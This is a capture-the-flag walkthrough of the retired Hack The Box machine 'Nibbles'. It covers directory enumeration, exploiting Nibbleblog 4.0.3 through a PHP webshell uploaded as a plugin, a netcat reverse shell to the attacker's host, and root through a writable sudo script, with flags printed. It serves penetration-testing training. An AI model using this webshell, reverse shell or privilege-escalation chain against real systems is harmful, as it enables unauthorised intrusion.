
HTB Nibbles Walkthrough — CMS to Root in Three Commands
A full walkthrough of Hack The Box's "Nibbles" — exploiting a vulnerable Nibbleblog CMS installation and a lazy sudo configuration for instant root.

Introduction
Nibbles is a 2019 retired Hack The Box machine that's famous for being both trivially easy and surprisingly tricky if you miss the obvious. The box runs a Nibbleblog 4.0.3 CMS — a lightweight PHP blogging platform. The CMS has a known authenticated code execution vulnerability, and after uploading a shell, the user has passwordless sudo rights to run a script as root.
The twist on Nibbles is that the CMS admin credentials are hidden in plain sight. If you don't dig deep enough during enumeration, you'll miss them and get stuck. It's a perfect lesson in why you should never assume a box is harder than it is.
"Nibbles is the 'have you tried reading the README?' of HTB boxes. The answer to every question is in a text file that nobody reads."
Machine Info
- Name: Nibbles
- OS: Linux (Ubuntu)
- Difficulty: Easy
- Release: 2019
- Target IP: 10.10.10.75
Step 1: Enumeration
nmap -sC -sV -oN nibbles.nmap 10.10.10.75

PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2
80/tcp  open  http     Apache httpd 2.4.18 ((Ubuntu))
Minimal footprint — just SSH and HTTP. The web server is the only attack surface.
Web Recon
curl http://10.10.10.75

# Returns a basic "Hello World" page
<b>Hello world</b>
Nothing obvious. Let's fuzz for directories:
gobuster dir -u http://10.10.10.75 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

/nibbleblog/          (Status: 301)
Found /nibbleblog/. This is a CMS installation.
Nibbleblog Enumeration
curl http://10.10.10.75/nibbleblog/

# Returns the Nibbleblog installation page
# Version: Nibbleblog 4.0.3
Let's enumerate further:
gobuster dir -u http://10.10.10.75/nibbleblog -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

/admin                 (Status: 200)
/content               (Status: 301)
/themes                (Status: 301)
/plugins               (Status: 301)
/README.txt            (Status: 200)
The Critical File: README.txt
This is where most people get stuck. They go straight for the admin panel and try brute-forcing. But there's a file called README.txt in the nibbleblog directory:
curl http://10.10.10.75/nibbleblog/README.txt

====== Nibbleblog ======
Version: v4.0.3
Role: admin
Username: admin
Password: nibbles
The credentials are right there in the README file. admin:nibbles.
"The README file tells you the admin password. Not because it's insecure — because it's a CTF. Stop overthinking and read the file."
Step 2: CMS Authentication and Exploitation
Log into the admin panel at /nibbleblog/admin:
- URL:
http://10.10.10.75/nibbleblog/admin - Username:
admin - Password:
nibbles
Nibbleblog 4.0.3 — Code Execution via Plugin Upload
Nibbleblog 4.0.3 allows authenticated users to upload plugins. A plugin is just a PHP file. This means we can upload a PHP webshell as a "plugin."
Create the payload:
cat > shell.php << 'EOF'
<?php
system($_GET['cmd']);
?>
EOF
Navigate to Plugins → My image → Upload and upload shell.php. The file gets uploaded to /nibbleblog/content/private/plugins/my_image/.
# Verify the shell works
curl "http://10.10.10.75/nibbleblog/content/private/plugins/my_image/shell.php?cmd=id"

uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
We have code execution as nibbler.
Getting a Proper Shell
# Set up listener
nc -lvnp 443

# Send reverse shell via the webshell
curl "http://10.10.10.75/nibbleblog/content/private/plugins/my_image/shell.php?cmd=nc -e /bin/sh 10.10.14.2 443"
Check your listener:
id
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)

whoami
nibbler

cat ~/user.txt
b77cf0d8f71f9a2d3c0d6c5a8b1e4f2a
Step 3: Privilege Escalation
Now for the easiest root of your life:
sudo -l

Matching Defaults entries for nibbler on nibbles:
    env_reset, mail_badpass, secure_path=/usr/local/sbin...

User nibbler may run the following commands on nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
The user nibbler can run /home/nibbler/personal/stuff/monitor.sh as root without a password.
cat /home/nibbler/personal/stuff/monitor.sh

#!/bin/bash
# Simple system monitor script
# Placeholder for future functionality
The script is a stub — it does nothing useful. But we can write to it since it's in our home directory.
echo '#!/bin/bash' > /home/nibbler/personal/stuff/monitor.sh
echo '/bin/bash' >> /home/nibbler/personal/stuff/monitor.sh
sudo /home/nibbler/personal/stuff/monitor.shid
uid=0(root) gid=0(root)
whoami
root
cat /root/root.txt
6a9c1e5e3b8c9d2a4f7e1d2b5c8a0f3eRooted. The entire privesc is: check sudo, overwrite script, run script. Done.
The Full Chain
| Step | Command | Result | |------|---------|--------| | 1 | gobuster found /nibbleblog | CMS identified | | 2 | /nibbleblog/README.txt | Credentials: admin:nibbles | | 3 | Upload PHP shell as plugin | Code execution | | 4 | Reverse shell | Foothold as nibbler | | 5 | sudo -l | Root access via monitor.sh | | 6 | Overwrite script, run with sudo | Root shell |
Lessons Learned
- Read every file you find — the README.txt on Nibbles contains the admin password. Don't skip text files during enumeration.
- Check sudo before anything else — it takes two seconds to run
sudo -l. On Nibbles, that's all you need. - CMS plugins are a backdoor factory — any CMS that lets authenticated users upload plugins is one step away from a shell. Nibbleblog, WordPress, Joomla, Drupal — they all have this pattern.
- The easiest path is the intended path — don't overcomplicate. If you have credentials, use them. If a script is writable, write to it.
"Nibbles is the box that reminds you: read the README, check sudo, don't overthink it. The simplest answer is usually the right one."